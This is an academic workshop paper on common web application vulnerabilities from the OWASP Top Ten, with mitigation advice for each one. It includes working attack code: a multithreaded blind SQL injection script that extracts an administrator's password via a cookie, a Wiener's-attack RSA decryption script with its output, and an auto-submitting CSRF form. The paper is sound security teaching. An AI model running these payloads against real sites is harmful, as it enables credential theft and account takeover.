

Common vulnerabilities in real world web applications

Natarajan Krishnaraj¹, Chirag Madaan¹, Sanjana Awasthi¹, Raggav Subramani¹, Harsh Avinash¹ and Sankalp Mukim¹

¹Vellore Institute of Technology, Vellore Campus, Tiruvalam Rd, Katpadi, Vellore, Tamil Nadu, 632014, India

Abstract

For practically every part of our life, we use web applications. Numerous web apps are being developed and used, which is expanding the possibility for application security issues. Attacks on web apps are occurring more frequently now than ever before. Every time a modification is made to the architecture of a web application, there is a potential that new vulnerabilities may be created. If this happens, an attacker could infect the system and leak data that could be fatal to the organisation. Understanding the typical weaknesses in web applications and the methods that may be used to minimise them is crucial for finding a solution to this issue. In this assignment, we will look at major security threats that might affect web applications in the real world, including request forgery attacks, injection attacks, cryptographic failures and broken access control mechanisms. We will examine these attacks in relation to modern web frameworks, which are widely used nowadays to create web applications. Our study is based on the OWASP Top Ten, a list of the most common and serious security threats to web applications. We will also study the best security practices recommended by professionals after each attack category that should be followed to prevent / mitigate the attack. This study's major objective is to give Web developers a better understanding of how to secure web applications.

Keywords

web applications, application security issues, attacks, vulnerabilities, architecture, attacker, data leak, weaknesses, methods, request forgery attacks, injection attacks, cryptographic failures, broken access control mechanisms, web frameworks, OWASP Top Ten, security threats, security practices, developers, secure web applications

1. Introduction

Today, we utilise web applications for practically all of our daily duties, including ordering takeout, checking our emails, booking flights, and even reading the news. Web applications are being used and numbering in the millions. There is a higher likelihood of vulnerabilities in web applications as there are more of them. In H1-2020, there is a growth in cyber attacks on web apps of more than 800% [1]. This study is based around Modern web application development frameworks because technologies used in the Industry are always developing and so is the

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

✉ krishnaraj.n@vit.ac.in (N. Krishnaraj); chirag.madaan2020@vitstudent.ac.in (C. Madaan);

harsh.avinash.official@gmail.com (H. Avinash); sankalpmukim@gmail.com (S. Mukim)

🌐 <https://scholar.google.com/citations?user=wDcQAqwAAAAJ> (N. Krishnaraj);

<https://www.linkedin.com/in/chirag-madaan-346673208/> (C. Madaan); <https://www.linkedin.com/in/r-droid101/>

(R. Subramani); <https://www.linkedin.com/in/harsh-avinash/> (H. Avinash); <https://sankalpmukim.dev/> (S. Mukim)

🆔 0000-0003-0919-8335 (N. Krishnaraj)



© 2023 Copyright for this paper by its authors. Use permitted under Creative Commons License Attribution 4.0 International (CC BY 4.0).

CEUR Workshop Proceedings (CEUR-WS.org)

security of web applications. The vulnerabilities that were common in the web application a few years ago, are now mitigated by modern web application development frameworks. Still, flaws in application logic and bad security practices by developers can lead to security risks that can be fatal to the organisation.

Most common attacks to real-world web applications according to OWASP Top Ten includes Injection attacks such as SQL Injection and Cross-site Scripting, Request forgery attacks like Server-side Request Forgery and Cross-site Request Forgery, and security risks like Broken Access Control and Cryptographic failures. SQL Injection is an attack where an attacker submits a malicious payload as user input which modifies the SQL query that the backend server sends to the database. This may result in the attacker being able to access or modify confidential information stored on the database. Cross-site Scripting is where an attacker can insert harmful code into a website that is subsequently executed by unwary visitors who access the page. This may result in the compromise of private data or the installation of malicious software on the user's computer. Traditional encryption and obfuscation methods are vulnerable to compromises due to the rapidly evolving threat environment if not handled correctly, potentially exposing sensitive data due to a series of potential flaws known as cryptographic failures. A Server-Side Request Forgery (SSRF) is a vulnerability which allows an attacker to trick the backend of the web application to make requests to an unintended server. SSRF assaults are frequently used by criminals to attack internal systems that are protected by firewalls and inaccessible from the outside network. A Cross-Site Request Forgery (CSRF) attack occurs when an attacker deceives a user into sending an unintended request to a web application without his knowledge. This can be used to change their password, make unauthorised transactions, and carry out other tasks. A security technique known as an access control mechanism establishes who has access to resources like files, folders, and websites. Unauthorised users may access the resource when access control is compromised. This may occur if the access control procedures are not followed correctly or if the system has a vulnerability that can be exploited. To avoid such vulnerabilities, developers and administrators of online applications on the Internet should stick to clearly defined and best security procedures.

2. Literature survey

Numerous studies have been conducted on typical web application vulnerabilities and solutions. In order to quickly address these security issues, Strukov and Gudilin [2] has developed a method of experimental examination of web application security that gives a finite amount of time to find the maximum number of vulnerabilities in the computer systems.

In their work, Kaur et al. [3] examined several vulnerabilities that can occur in web applications. The paper's conclusion lists a number of countermeasures that deal with threats to web applications and lessen the impact by focusing on the weak spots that expose the web application to the severity. They have also classified various web application vulnerabilities according to the EDI matrix (exploitability, detection rate, and impact).

By utilising authentication and session management, modern web applications can offer various features to various web application users. A case study on weak authentication and poor session management vulnerabilities was conducted by Hassan et al. [4]. He looked into

267 websites from the public and private sectors in Bangladesh and discovered that 56% of the websites tested were weak points.

There is a potential of producing brand-new vulnerabilities every time changes are made to a layer of the web application architecture. Lala et al. [5] emphasised the use of coding changes, patching, and configuration adjustments to mitigate web application vulnerabilities. In accordance with the recommendations of the Open Web Application Security Project (OWASP), the goal of this paper is to design and create a secure web application.

Every year, organisations sustain significant losses as a result of web application vulnerabilities. In order to identify and prevent attacks like cross-site scripting (XSS) and cross-site request forgery (CSRF), Buah et al. [6] examined the security of online banking services.

In their paper, Priyanka and Smruthi [7] concentrated on well-known vulnerabilities like SQL Injection (SQLi), Cross Site Scripting (XSS), and Cross Site Request Forgery (CSRF), and showed how to attack these vulnerabilities by taking DVWA into account. Finally, they deduced various preventive measures that may be used to mitigate these threats by comparing the Havij and SQLMAP tools.

One of the most often discovered online application vulnerabilities is SQL injection. In most cases, it enables an attacker to view data that they would not typically be able to access. Other users' info might also be included in this. In many instances, an attacker can update or remove this data, permanently altering the application's behaviour or content. The methods for detecting SQL attacks, the many types of SQL injection, the causes of SQL injection, and preventative technology for SQL vulnerabilities were all covered by Kareem et al. [8] in his assessment of SQL query protection approaches.

Kumar and Taterh [9] assessed SQL injection vulnerability using a variety of injection techniques, including user input, cookies, and server variables. They also conducted a comparative analysis of various levels of SQL Injection vulnerabilities.

Secure communication using mathematical procedures to encrypt and decode data is known as cryptography. It is utilised in many different applications, such as secure messaging, file sharing, and email. Traditional encryption and obfuscation methods can be compromised due to a series of potential flaws known as cryptographic failures when used improperly in the continually evolving threat environment, revealing sensitive data. Duong and Rizzo [10] demonstrates how attackers can take advantage of several cryptographic design vulnerabilities to steal secret keys and fake authentication tokens in order to gain access to private data in web applications.

Xu et al. [11] investigate three password-based anonymous multi-factor authentication schemes for cloud environments (i.e., the schemes presented at MONET'19, IEEE Syst J'19, and IEEE Syst J'20), and show that each of these three schemes is vulnerable to off-line guessing attacks and lacks a crucial property (i.e., forward secrecy). They also suggest a number of sensible defences against these flaws.

3. Attacks

Although an attacker's exploitation methods change frequently, their fundamental attack concepts are generally constant. Here are a few of the most typical.

3.1. SQL injection

A SQL query is “injected” into the programme through the client’s input data in a SQL injection attack. By taking advantage of the SQL injection vulnerability in the vulnerable web application, an attacker may be able to read sensitive data from the database, alter database data (Insert/Update/Delete), carry out database administration tasks (like shutting down the DBMS), and in some cases, issue commands to the operating system.

Numerous high-profile data breaches in recent years have been caused by SQL injection attacks, which have led to reputational damage and legal repercussions. In certain situations, an attacker may be able to access a persistent backdoor, which might lead to a long-lasting breach that could go unnoticed for a very long time.

SQL injection frequently involves blind vulnerabilities. This indicates that the programme does not include information about any database issues or the results of the SQL query in its answers. Blind vulnerabilities can still be used to get unwanted access to data, but the corresponding approaches are typically more complex and challenging to execute.

An actual-world illustration of blind SQL injection would resemble this.

Let’s imagine that an online store employs a tracking cookie for analytics and runs a SQL query that contains the cookie value (figure 1).




Figure 1: An online store employs a tracking cookie.

No error messages are shown, nor are the results of the SQL query returned. But if the query returns any rows, the application adds a “Welcome back” message to the page.

An attacker can modify the value of his tracking ID which is stored in his cookies and construct a payload that contains a conditional value, if it’s true the application will print a “Welcome back” message.

```
or (select substring(password, 1, 1)
from users where username 'administrator') = 'a' -
```

```
--
29 skeleton = "%20or%20(select%20substr(password%2c%20}%2c%201}%20from%20users%20where%20username%3d'administrator')%20%3d%20'%'%20--%20"
30 result = ['*'] * 20
31
32 def send_request(payload):
33     cookies = {
34         'TrackingId': payload,
35         'session': sess_id,
36     }
37     response = requests.get('https://{}'.format(host), cookies=cookies, headers=headers, verify=False)
38
39     if "Welcome" in response.text:
40         return True
41     else:
42         return False
43
44 def gen_payload(index):
45     for char in alphabet:
46         if send_request(skeleton.format(str(index), char)) == True:
47             result[index - 1] = char
48             print("Password is: {}".format("".join(result)))
49             return
50
51 t1 = threading.Thread(target=gen_payload, args=(1,))
52 t2 = threading.Thread(target=gen_payload, args=(2,))
53 t3 = threading.Thread(target=gen_payload, args=(3,))
54 t4 = threading.Thread(target=gen_payload, args=(4,))
55 t5 = threading.Thread(target=gen_payload, args=(5,))
56 t6 = threading.Thread(target=gen_payload, args=(6,))
57 t7 = threading.Thread(target=gen_payload, args=(7,))
58 t8 = threading.Thread(target=gen_payload, args=(8,))
59 t9 = threading.Thread(target=gen_payload, args=(9,))
60 t10 = threading.Thread(target=gen_payload, args=(10,))
61 t11 = threading.Thread(target=gen_payload, args=(11,))
62 t12 = threading.Thread(target=gen_payload, args=(12,))
63 t13 = threading.Thread(target=gen_payload, args=(13,))
64 t14 = threading.Thread(target=gen_payload, args=(14,))
65 t15 = threading.Thread(target=gen_payload, args=(15,))
66 t16 = threading.Thread(target=gen_payload, args=(16,))
67 t17 = threading.Thread(target=gen_payload, args=(17,))
```

This way the attacker is successfully able to retrieve administrator's password one bit at a time.

- *Parameterised queries* – Many cases of SQLi can be eliminated simply by using parameterised queries instead of concatenating user input to the SQL query.
- *Whitelisting* – User input should always be treated as untrusted and filtered through a whitelist which only allows some of the input that matches a pattern.
- *Employ verified mechanisms* – Do not try to build SQLi protection from scratch. Most modern programming tools can give you access to SQLi protection features.

Cross-site scripting or XSS is a vulnerability that allows an attacker to inject malicious javascript code into the web application which is then served to the victim. The malicious code gets

executed on the victim's browser and can steal confidential information like session ID which is generally stored in the cookies. These attacks are effective whenever a web application accepts user input without validating or encoding it before using it to make output.

Figure 3 shows how an attacker submits a malicious input in the comment box of an application and the application stores this input in the database. When a victim user visits the comment box, the application fetches the attacker's malicious comment and appends it to the HTML code which is sent to the victim. In this case, the attacker's malicious code is simply a script tag that is used to execute javascript code with javascript code as `alert(1)` which just pops up an alert with the value 1. The attacker could do all sorts of things like capture the victim's session id from his cookie and send it to a drop server which will basically allow an attacker to hijack the victim user's session and perform all the tasks that the victim user can perform. The malicious code executed on the victim's browser is usually a part of javascript code, but it can also be HTML, Flash or any other type of code that the victim's browser may execute.




Figure 3: XSS attack.

Cross-site scripting vulnerabilities can be very hard to detect and remove from a web application. The simplest method to detect XSS in a piece of code is to conduct a security assessment of it and look for any locations where input from an HTTP request can accidentally end up in the HTML output. Be aware that a malicious JavaScript might be transmitted using a variety of different HTML tags.

There are three main types of cross-site scripting attacks:

- **Reflected XSS** – The most fundamental kind of cross-site scripting attack is this one. It happens when a programme unsafely incorporates data from an HTTP request into the

immediate response.

- **Stored XSS** – It is also called a second-order or persistent XSS attack. It occurs when the malicious user input from an attacker is stored on the database and sent to the victim user in all later HTTP responses in an unsafe way.
- **DOM-based XSS** – It occurs when data is processed from an untrusted source in an unsafe way by some client-side javascript code which usually writes the data back to the DOM (Document Object Model).

Generic tips to prevent XSS:

- *Don't trust user input* – Take into account that all user input is faulty. If user input is included in HTML output, an XSS is conceivable. Input from verified and/or internal users should be handled similarly to input from the general public.
- *Use escaping / encoding* – Use the appropriate escaping/encoding technique, such as HTML escape, JavaScript escape, CSS escape, URL escape, etc., depending on where user input will be used. Use pre-existing libraries rather than creating your own unless it is absolutely necessary.
- *Sanitise HTML* – If user input needs to contain HTML, you can't escape or encrypt it because doing so would render any acceptable tags useless. In such cases, parse and sanitise HTML using a trusted and proven library.
- *Content security policy* – Use a Content Security Policy as well to mitigate the effects of a potential XSS problem (CSP). The CSP HTTP response header lets you specify which dynamic resources are allowed to load in accordance with the request source.

3.3. Cryptographic failures

Due to a weak or nonexistent cryptographic strategy, a major web application security defect known as a cryptographic failure exposes private application data. Examples include passwords, patient medical information, trade secrets, credit card numbers, email addresses, and other private user data. It is difficult to do it right because there are different encryption approaches, each of which has advantages and disadvantages that online solution architects and developers need to be fully aware of.

Modern modern applications consume data both while it is in motion and while it is at rest, making stringent security controls necessary for full threat protection. A few deployments employ shoddy encryption techniques that are quickly breakable. Even with the flawless implementation of cryptographic algorithms, users may decide not to adhere to established practices for data protection, leaving sensitive data vulnerable to theft.

The effective use of cryptography depends largely on how well it is implemented. The majority of the protection will be removed by a tiny configuration or coding error, making the cryptographic implementation ineffective. End-to-end encryption is an actual example of how cryptography is utilised in web applications. The RSA technique may be used by an application to encrypt symmetric keys for encryption. Applications may be vulnerable to attacks that jeopardise the confidentiality of the communications if they wrongly implement RSA or use weak keys.

Some of the attacks on RSA are,

- Common Modulus attack
- Fermat's Factorisation
- Pollard's p-1 Factorisation
- Common-Prime Attack
- Wiener's Attack
- Coppersmith's Attack
- Franklin Reiter's Attack on related messages
- Hastad's Broadcast Attack
- Least Significant Bit Oracle Attack

A real world example of an attack on RSA algorithm might be look like:

Let's say a person Alice wants to send a secret text to Bob and chooses to encrypt the text with Bob's public key. If key generation is not properly implemented, the website may generate keys such that the public key exponent is very large. This results in an attack called Wiener's attack on RSA where continued fraction method is used to expose the private key and hence decrypt the message while in transit.

Let's say Alice encrypts the secret text in the following way (figure 4):

```
with open("secret.txt", "r") as f:
    a = f.read().strip()

N = 701590986585091644415556358149
e = 601363702787219970639669573943

m = int(a.encode('utf-8').hex(), 16)
c = pow(m, e, N)

print(c)
```

Figure 4: Encryption of secret text.


Now attacker who already has Bob's public key can apply the algorithm for Wiener's attack and decrypt the password in the following way (figure 5).

Methods to prevent cryptographic failures:

- *Use updated and established cryptographic functions, algorithms, and protocols.*
- *Follow secure standards defined for choosing keys and implement key rotation.*
- *Use authenticated encryption instead of plain encryption.*

3.4. Server-side request forgery

Server-Side Request Forgery (SSRF) is a web application vulnerability which allows an attacker to trick the backend of the web application to make requests to an unintended server. This server can be in the internal network of the backend server or in the external network controlled



```
file.cpp x wiener_dec.py

N = 701590986585091644415556358149
e = 601363702787219970639669573943
ct = 552571332635354884887823434083

cf = continued_fraction(e, N)
convergents = convergents(cf)

for i in range(len(convergents)):
    rational = convergents[i]
    numerator = rational[0]
    denominator = rational[1]

    k = numerator
    d = denominator

    phi_times_k = ((e * d) - 1)

    a = k
    b = (phi_times_k - k*N) - k
    c = N*k

    if k != 0:
        d = b * b - 4 * a * c

        # If the quadratic equation has real roots
        if d > 0:
            r1 = (-b + math.sqrt(abs(d))) / (2 * a)
            r2 = (-b - math.sqrt(abs(d))) / (2 * a)

            # If roots are integers and none of them is 0
            if r1 == int(r1) and r2 == int(r2) and r1 != 0 and r2 != 0:
                p = int(r1)
                q = int(r2)
                break

phi_N = (p - 1) * (q - 1)
d = pow(e, -1, phi_N)

M = pow(ct, d, N)
temp = hex(M)[2:]
if len(temp) % 2 != 0:
    temp = "0" + temp

pt = bytes.fromhex(temp).decode('utf-8')
print(f"Decrypted plain text is: {pt}")

temp : bash — Konsole
File Edit View Bookmarks Settings Help
appleswiggy@debian:~/temp$ python3 wiener_dec.py
Decrypted plain text is: h4R5H4v1n45H
appleswiggy@debian:~/temp$
```

Figure 5: Wiener's attack.

by the attacker. This may allow the attacker to access some functionality with the backend server's access rights which the attacker didn't have access to, thus breaking the access control mechanism implemented by the application (figure 6).

A generic SSRF attack targets any programme that accepts data imports from URLs or allows users to read data from URLs. It is possible to alter URLs by changing them or fiddling with URL path traversal. Attackers frequently give the server a URL (or modify an existing one), and the active server code reads from or submits data to the URL. Attackers can utilise URLs to gain access to services and private data that were not meant to be made public, such as HTTP-enabled databases and server configuration information.

A successful SSRF attack may result in unauthorised business operations or access to data, either on the vulnerable application itself or on other back-end systems with which the appli-




Figure 6: SSRF attack.

cation can communicate. In certain situations, the SSRF vulnerability might grant an attacker the ability to carry out any command. An SSRF exploit that connects to external third-party systems may result in malicious forward assaults that appear to emanate from the firm hosting the vulnerable application.

A common security tactic used to minimise the attack surface from external networks is limiting the use of public-facing servers. There are sufficient servers left over for internal communication. Utilising SSRF, attackers can scan internal networks and get information about them. Once they have gained access to the server, an attacker can utilise this information to compromise other systems on the network.

Methods to prevent SSRF attacks:

- *Whitelist IP Addresses and DNS names that the application requires access to.*
- *Proper response handling* – Response should only contain information that is anticipated.
- *Disable unused URL schemas* – Enable only URL schemas that application relies on, e.g. – HTTP, HTTPS.
- *Proper authentication on internal services.*

3.5. Cross-site request forgery

Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to trick users into sending unintentional requests to the application server which may result in the attacker being able to perform any task that the user can perform on the web application. For e.g. the attacker

may be able to change the user's password or email, make transactions, delete the user's profile and perform privileged tasks using CSRF vulnerability.

A real world example of CSRF vulnerability might look like what's shown in the following example:

Let's say an application provides the functionality to update a user's login ID using a form (figure 7). The application manages user sessions using a session-ID that is stored in the cookies in the scope of the vulnerable website.

Update Preferred Login ID	
User REG ID :	12TEX2340
Current Login ID :	RAMESH2002
Preferred Login ID :	<input type="text"/>
<input type="button" value="Submit"/>	

Figure 7: Form to update a user's login ID.

An attacker can easily retrieve the path where the application sends the form data and could construct a simple HTML payload that submits the form unintentionally upon visiting (figure 8).

```
evil.html - 10 lines
<html>
<body>
  <form action="https://vulnerable.website.com/controlpanel/UpdatePreferredLoginID" method="POST">
    <input name="preferredID" id="preferredID" value="NEWUSERNAME">
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

Figure 8: Fake form of the attacker.

The susceptible website will get an HTTP request when the victim views the attacker's HTML page, and if the user is already logged in, the browser will include his session id from the cookie in the HTTP request. As a result, the attacker will be able to make the website believe that the victim has submitted the request, enabling the attacker to carry out any actions that the user is capable of (figure 9).

Methods to prevent CSRF attacks:

- Store session ID in a hidden input field instead of the cookie.
- Create an unpredictable CSRF token and store it in a hidden input field and send it with every form submission, check if the CSRF token is valid and is tied to the session ID in the cookie, if the checks are passed, only then allow for the functionality to be performed.
- Implement Captcha or use a Captcha service that is required to submit the form.

Update Preferred Login ID	
User REG ID :	12TEX2340
Current Login ID :	NEWUSERNAME
Preferred Login ID :	<input type="text"/>
<input type="button" value="Submit"/>	

Figure 9: Fake form data are processed by attacked application.

3.6. Broken access control

Even while access control looks like a simple problem, it is really difficult to manage efficiently. The access control model of the web application is closely tied to the content and functionality that a website provides. The users may also be a part of a range of jobs or groups with different capabilities.

Developers frequently underrate how difficult it is to implement a reliable access control mechanism. Many of these strategies were not actively made; rather, they are the outcome of how the website has evolved through time. In these circumstances, many places in the code introduce access control restrictions. As the site is put into use, the ad hoc collection of rules becomes progressively more challenging to comprehend.

Many of these problematic access control techniques are easily accessible and exploitable. Frequently, all that is required is a request for features or content that shouldn't be permitted. Once a flaw is discovered, an inadequate access control system might have severe results. In addition to accessing unauthorised material, an attacker may be able to change or remove content, perform unauthorised actions, or even take over site administration.

One specific type of access control concern is administrative interfaces that permit site administrators to control a site over the Internet. Such tools are frequently used by site administrators to efficiently manage users, data, and content on their websites. To enable more exact site administration, sites usually offer a variety of administrative responsibilities. Due to their importance, these interfaces are frequently excellent targets for attacks from both insiders and outsiders.

Hassan et al. [4] examines the impact of the failed authentication and session management vulnerabilities on online applications. According to the report, this vulnerability is growing more widespread as a result of attackers' inventiveness, shoddy system architecture, and incorrect web application implementation. The impact on web applications and several methods of exploitation of this vulnerability are covered in the study. The report comes to the conclusion that this vulnerability poses a serious threat to web applications and must be fixed.

Methods to prevent broken access control:

- *Continuous inspection and test access control.*
- *Deny access by default.*
- *Limit CORS usage.*

- *Enable mandatory or role-based access control.*

4. Conclusion

In conclusion, the study of security threats to web applications is essential for web developers and administrators. Web applications are being used everywhere and have become a part of our everyday lives. Attacks on web applications are becoming more frequent, so it is important to understand the potential vulnerabilities that may occur. The study of common attacks on real-world web applications can help developers and administrators better understand how to mitigate such attacks and prevent them from causing damage to the organisation. In this paper we have studied Injection attacks such as SQL injection and XSS, Request forgery attacks, cryptographic failures and broken access control mechanisms. We also have discussed ways to prevent these attacks real world web from happening in applications.

References

- [1] J. Wilson, Cyber-attacks on web applications up 800 per cent in H1 2020: Report, 2020. URL: <https://www.thesafetymag.com/ca/topics/technology/cyber-attacks-on-web-applications-up-800-per-cent-in-h1-2020-report/240124>.
- [2] V. Strukov, V. Gudilin, Experimental Investigation of Web Application Security, in: 2021 IEEE 4th International Conference on Advanced Information and Communication Technologies (AICT), 2021, pp. 245–250. doi:10.1109/AICT52120.2021.9628957.
- [3] P. Kaur, I. Sharma, A. Kaur, Web Application Vulnerabilities & Countermeasures, in: 2021 5th International Conference on Information Systems and Computer Networks (ISCON), 2021, pp. 1–6. doi:10.1109/ISCON52037.2021.9702496.
